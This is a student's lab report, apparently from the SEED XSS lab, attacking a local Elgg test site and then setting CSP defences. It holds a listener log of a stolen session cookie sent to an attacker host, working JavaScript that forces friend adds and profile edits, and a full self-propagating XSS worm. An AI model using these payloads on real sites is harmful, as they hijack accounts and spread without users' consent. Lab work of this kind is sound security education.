
Lab report

Name: Guo Yuchen
Student ID: 1004885

Task 1: Posting a Malicious Message to Display an Alert Window

Edit Samy's profile to be like this:


Then when Alice visits Samy's profile (here just by clicking "Members"), the alert is triggered:



Task 2: Posting a Malicious Message to Display Cookies

Edit Samy's profile to be like this:

Then when Alice visits Samy's profile, the cookie is displayed:



Task 3: Stealing Cookies from the Victim's Machine

Edit Samy's profile to be like this:

Then when Alice visits Samy's profile, the HTTP GET request is received on the attacker's machine:

```
[11/27/23]seed@VM:~$  nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 59666
GET /?c=Elgg%3D8dj7uv2h6ego2fre0t067pgcer HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://www.seed-server.com/
```

Task 4: Becoming the Victim's Friend

how alice adds samy as friend in Elgg.:


URL:
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1701076225&__elgg_token=jZWEYY8PNU_jSzTDiM_LOg&__elgg_ts=1701076225&__elgg_token=jZWEYY8PNU_jSzTDiM_LOg

thus modified the code like the following, and put it in Samy's About Me:


```
<script type="text/javascript">
    window.onload = function () {
        var Ajax = null;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
        //Construct the HTTP request to add Samy as a friend.
```

```
        var sendurl =
"http://www.seed-server.com/action/friends/add?friend=59" + ts + token
            + ts + token; //FILL IN
        //Create and send Ajax request to add friend
        Ajax = new XMLHttpRequest();
        Ajax.open("GET", sendurl, true);
        Ajax.send();
    }
</script>
```

Before executing the attack, Alice has no friend:



Then when Alice visits Samy's profile, the action is performed, and Samy is added to be her friend:



• ***Question 1:*** *Explain the purpose of Lines ① and ②, why are they are needed?*


Elgg ts and elgg token are security tokens generated by elgg to prevent cross-site request forgery. If they are not attached, the request will be regarded as fraudulent and thus be discarded.

• ***Question 2:*** *If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?*

No. it will solely be displayed as data, which will not be executed.

Task 5: Modifying the Victim's Profile

When Alice posting a profile edit request:



URL: http://www.seed-server.com/action/profile/edit


CONTENT:
__elgg_token=bNq1hD92QSY6Z1GTfSncyQ&__elgg_ts=1701082040&name=Alice&description= test &accesslevel[description]=2&briefdescription=hello world&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=56

Thus modify the code like this"


```
<script type="text/javascript">
    window.onload = function () {
        //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
        //and Security Token __elgg_token
        var userName = "&name=" + elgg.session.user.name;
        var guid = "&guid=" + elgg.session.user.guid;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
        //Construct the content of your url.
        var aboutme = "Samy is my hero";
        var content =
`${token}${ts}${userName}&description=<p>${aboutme}</p>&accesslevel[description]=2&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=${guid}`; //FILL IN
        var samyGuid = 59; //FILL IN
        var sendurl = "http://www.seed-server.com/action/profile/edit"; //FILL IN
        if (elgg.session.user.guid != samyGuid) {
            //Create and send Ajax request to modify profile
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

Before Charlie visits Samy's profile:

When visiting Samy's profile, the POST is triggered:




After:



• ***Question 3:*** *Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.*

If we don't check whether current user is Samy himself or not, when Samy visits his own profile, his profile will also be changed to "Samy is my hero", thus the code is gone. When other user visits his profile again, nothing happens.




Task 6: Writing a Self-Propagating XSS Worm


Using the DOM approach, add the following script into Samy's About Me:

```
<script type="text/javascript" id="worm">
    window.onload = function () {
        // 1. add friend
        var Ajax = null;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
        //Construct the HTTP request to add Samy as a friend.
        var sendurl =
"http://www.seed-server.com/action/friends/add?friend=59" + ts + token
            + ts + token; //FILL IN
        //Create and send Ajax request to add friend
        Ajax = new XMLHttpRequest();
        Ajax.open("GET", sendurl, true);
        Ajax.send();
```


```
        // 2. modify about me
        //JavaScript code to access user name, user guid, Time Stamp
__elgg_ts
        //and Security Token __elgg_token
        var userName = "&name=" + elgg.session.user.name;
        var guid = "&guid=" + elgg.session.user.guid;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
        //Construct the content of your url.

        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
        var aboutMeText = "<p>Samy is my hero</p>";
        var aboutMe = aboutMeText + wormCode;

        var content =
            `${token}${ts}${userName}&description=${aboutMe}&accesslevel
[description]=2&accesslevel[briefdescription]=2&location=&accesslevel[l
ocation]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skil
ls]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phon
e]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twit
ter=&accesslevel[twitter]=2&guid=${guid}`;
        //FILL IN
        var samyGuid = 59; //FILL IN
        var sendurl = "http://www.seed-server.com/action/profile/edit";
//FILL IN
        if (elgg.session.user.guid != samyGuid) {
            //Create and send Ajax request to modify profile
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

After adding this to Samy's profile, when Charlie visits Samy, Charlie gets a new friend Samy, and gets the worm in his profile:






Then when Alice visits Charlie's profile, same thing happens:




Thus the worm is proved to be self-propagatable.

Task 7: Defeating XSS Attacks Using CSP


1. Describe and explain your observations when you visit these websites.



No CSP set, thus all code is executable.



Allow only src=self/www.example70.com, thus script_area4 and script_area6 are executed.



Compared with example32b, allow script with nonce-111-111-111 as well, thus the first one is OK.

2. Click the button in the web pages from all the three websites, describe and explain your observations.

Only example32a shows the alert message as below, the rest do not execute it. Because CSP will block inline scripts.


3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK.

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
```

```
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com *.example60.com\
            "
</VirtualHost>
```

4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK.

```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222'
*.example70.com *.example60.com".
               "";
  header($cspheader);
?>
<?php include 'index.html';?>
```



5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

Because CSP blocks code that comes from untrusted sources. The trusted sources are indicated by the header as shown above, which restricts attacker from injecting neither inline code nor scripts (since the attacker cannot get inside the trusted servers).